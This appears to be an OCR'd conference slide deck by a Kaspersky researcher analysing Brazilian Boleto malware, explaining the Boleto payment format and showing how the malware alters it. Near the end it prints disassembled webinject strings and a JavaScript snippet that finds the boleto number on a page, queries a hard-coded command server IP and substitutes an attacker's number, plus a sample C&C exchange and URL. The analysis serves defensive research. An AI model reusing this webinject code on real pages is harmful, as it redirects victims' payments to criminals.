
BOLETO

+30 years old Brazilian popular payment system

21% of all payments in the country in 2011

18% of all online sales in 2012

Simple: just print and pay



237-2 **23791.11103 60000.000103 01000.222206 1 48622000000000**

Local de pagamento **PAGÁVEL PREFERENCIALMENTE NAS AGÊNCIAS DO BRADESCO**					Vencimento **29/01/2011**
Cedente **NF-e Associacao NF-e**					Agência / Código cedente **1111-8/0002222-5**
Data do documento **25/01/2011**	No documento **NF 1 1/1**	Espécie doc.	Aceite **N**	Data processamento **25/01/2011**	Carteira / Nosso número **06/0000001001-6**
Uso do banco	Carteira **06**	Espécie **R$**	Quantidade	(x) Valor	(=) Valor documento **R$ 20,000,000.00**

Instruções (Texto de responsabilidade do cedente)

Não receber após o vencimento.
Boleto 1 de 1 referente a NF 1 de 06/05/2008 com chave
3508-0599-9990-9091-0270-5500-1000-0000-0151-8005-1273

(-) Desconto / Abatimentos

(-) Outras deduções

(+) Mora / Multa

(+) Outros acréscimos

(=) Valor cobrado

Sacado

DISTRIBUIDORA DE AGUAS MINERAIS CNPJ: 00.000.000/0001-91
AV DAS FONTES 1777 10 ANDAR
PARQUE FONTES - Sao Paulo/SP - CEP: 13950-000


Cód. baixa

Sacador / Avalista

Autenticação mecânica - **Ficha de Compensação**

P0wned by a Barcode

stealing money from offline users
the untold story, killing the FUDs




34191.75207 05756.892526 50451.630003 8 000

Fabio Assolini
Kaspersky Lab, #VB2014

Video

Issuer Bank

44 digit ID field



237-2 | 23791.11103 60000.000103 01000.222206 1 48622000000000

Local de pagamento PAGÁVEL PREFERENCIALMENTE NAS AGÊNCIAS DO BRADESCO					Vencimento 29/01/2011
Cedente NF-e Associacao NF-e					Agência / Código cedente 1111-8/0002222-5
Data do documento 25/01/2011	No documento NF 1 1/1	Espécie doc.	Aceite N	Data processamento 25/01/2011	Carteira / Nosso número 06/00000001001-6
Uso do banco	Carteira 06	Espécie R$	Quantidade	(x) Valor	(=) Valor documento R$ 20,000,000.00

Instruções (Texto de responsabilidade do cedente)
Não receber após o vencimento.
Boleto 1 de 1 referente a NF 1 de 06/05/2008 com chave
3508-0599-9990-9091-0270-5500-1000-0000-0151-8005-1273

(-) Desconto / Abatimentos

(-) Outras deduções

(+) Mora / Multa

(+) Outros acréscimos

(=) Valor cobrado

Sacado
DISTRIBUIDORA DE AGUAS MINERAIS CNPJ: 00.000.000/0001-91
AV DAS FONTES 1777 10 ANDAR
PARQUE FONTES - Sao Paulo/SP - CEP: 13950-000

Cód. baixa

Sacador / Avalista

Autenticação mecânica - **Ficha de Compensação**

Due Date

Value to pay

Customer data

Barcode

Boleto Bancario simply referred as Boleto

It is issued by stores, online retailers, government, banks and all kind of businesses, can be paid in any bank.

It's the preferred way to pay bills and buy goods, used by people that don't have a credit card or an internet banking account. It's so popular that FIFA sold World Cup tickets through them.

A Boleto can be paid at ATMs, branch facilities and internet banking of any Bank, Post Office, Lottery Agent and some supermarkets until its due date. After due date it can only be paid at the issuer bank facilities.

P0wned by a barcode

BANCO DO BRASIL | 001-9 | 00190.37951 04596.707226 00006.453112 9 34940000078800

Pagável em qualquer banco até o vencimento.

Vencimento 02/05/2007

0722-6 / 6.453-X

AI 3.795.045.967-3

788.00

DM N

20/04/2007 0039608528

11-019 R$

6.453-X

0,26

JUROS POR UM DIA: R$ 78,80 ATE 02/05


DESC. VALOR FIXO DE R$ -

(43)

DESC 10% ATE 03/05/07

SAO PAULO SP CPF

P0wned by a barcode



Boleto ID Field

23791.11103 60000.000103 01000.222206 1 486220000000

Bank ID + checksum

“Nosso número”

Randon data

Value and Due date

🟥 Bank identifier code


🟪 Currency identifier


⬛ Random identification data

🟩 Checksum digit

🟧 General Checksum

🟦 Value and Due date





CAIXA	033-7	Recibo do Sacado		
CEDENTE LD Cedente			CPF/CNPJ 20/04/2013	VENCIMENTO 20/04/2013
NOSSO NÚMERO 99000000000000042-5	NÚMERO DO DOCUMENTO 00042	ESPÉCIE DOC. DM	DATA DO DOCUMENTO 14/04/2013	AGÊNCIA/CÓD. CEDENTE 0012/123456
(=) VALOR DOCUMENTO R$ 420,00	(-) DEDUÇÕES	(+) ACRÉSCIMOS		VALOR COBRADO
SACADO LD Teste				
INSTRUÇÃO Este é um boleto para demonstração				

AUTENTICAÇÃO MECÂNICA

104-0 | 10491.12343 56990.000004 00000.000422 3

Corte nesta linha

CAIXA	033-7	03399.49380 38000.000000 00422.701011 2 56740000042000					
LOCAL DE PAGAMENTO Pagável em qualquer agência bancária até a data de vencimento							VENCIMENTO 20/04/2013
CEDENTE LD Cedente						CPF/CNPJ 20/04/2013	AGÊNCIA/CÓD. CEDENTE 0012/123456
DATA DOCUMENTO 14/04/2013	NÚMERO DO DOCUMENTO 00042		ESPÉCIE DOC. DM	ACEITE N	DATA PROCESSAMENTO		NOSSO NÚMERO 99000000000000042-5
USO DO BANCO	CARTEIRA 01	ESP. MOEDA R$	QUANTIDADE		VALOR MOEDA		(=) VALOR DOCUMENTO R$ 420,00
INSTRUÇÕES Boleto gerado para testes Não receber após vencimento							(-) DESCONTOS (-) OUTRAS DEDUÇÕES (+) MORA/MULTA (+) OUTROS ACRÉSCIMOS (=) VALOR COBRADO
SACADO LD Teste Rua da Linh São Paulo -							

AUTENTICAÇÃO MECÂNICA/FICHA DE COMPENSAÇÃO

Corte nesta linha


Real ID number

Other ID number inserted by the malware


Real Barcode

Other barcode inserted by the malware


The malware



```
dd offset aLinhadigitavel ; "LinhaDigitavel"
dd offset aTd_0          ; "td"
dd offset aAhr0chm6ly9_18 ; "aHR0cHM6Ly93d3dzNS5oc2JjLmNvbS5ici9DTkI"...
dd offset aTxtdatavencime ; "TxtDataVencimento"
dd offset aTxtvalorpagame ; "TxtValorPagamento"
dd offset aTxtdataefetiva ; "TxtDataEfetivacao"
dd offset aTxtlinhadigita ; "TxtLinhaDigitavel1"
dd offset aTxtlinhadigi_0 ; "TxtLinhaDigitavel2"
dd offset aTxtlinhadigi_1 ; "TxtLinhaDigitavel3"
dd offset aTxtlinhadigi_2 ; "TxtLinhaDigitavel4"
dd offset aTxtlinhadigi_3 ; "TxtLinhaDigitavel5"
dd offset aPrincipal     ; "Principal"
dd offset aCorpo_0       ; "Corpo"
dd offset aIframeprinc   ; "iFramePrinc"
dd offset aTxtvalor      ; "txtValor"
dd offset aTxtdatavenci_0 ; "txtDataVencimento'
```



```
dd offset a_jsinject     ; "_jsinject"
dd offset aSetattribute ; "setAttribute"
dd offset aFunctionSetval ; "function SetValores() {"
dd offset aDocument_frmco ; "document.frmCodBarras.codigoBarras.valu"...
dd offset aDocument_frm_0 ; "';document.frmCodBarras1.v5.value='"
dd offset aDocument_frm_1 ; "';document.frmCodBarras1.v6.value='"
dd offset aDocument_frm_2 ; "';document.frmCodBarras1.v7.value='"
dd offset aDocument_frm_3 ; "';document.frmCodBarras1.v8.value='"
dd offset aDocument_frm_4 ; "';document.frmCodBarras1.v9.value='"
dd offset aDocument_frm_5 ; "';document.frmCodBarras1.v10.value='"
dd offset aDocument_frm_6 ; "';document.frmCodBarras1.v11.value='"
dd offset aDocument_frm_7 ; "';document.frmCodBarras1.v12.value='"
dd offset aReturnEnviaval ; "'; return enviaValores();}"
dd offset aText          ; "Text"
dd offset aHead          ; "HEAD"
dd offset aGetelementsbyt ; "getElementsByTagName"
```



```
var CurHtml = $("body").html();
var pattern = /[0-9]{5}.[0-9]{5}[ ]{1,5}[0-9]{5}.[0-9]{6}[ ]{1,5}[0-9]{5}.[0-9]{6}[ ]{1,5}[0-9]{1}[ ]{1,5}[0-9]{14}/;
var replace = /[0-9]{5}.[0-9]{5}[ ]{1,5}[0-9]{5}.[0-9]{6}[ ]{1,5}[0-9]{5}.[0-9]{6}[ ]{1,5}[0-9]{1}[ ]{1,5}[0-9]{14}/g;

if (pattern.test(CurHtml)) {
    var server = "http://141.105.65.5";
    var linhad = (pattern.exec(CurHtml))[0].replace(/\s+/g,' ');

    $.get(server + '/' + linhad, function(data) {
        if (pattern.test(data)) {
            $("body").html(CurHtml.replace(replace, data));
        }
    });
```

It’s like SpyEye: webinjects in the browser session


The C&C

Request:

http://141.105.65.5/11111111%201111.1111%20111.111111%201%2011


Response:

03399.62086 86000.000009 00008.601049 7 00000000000000



http://bagacamesmo.biz/big.php

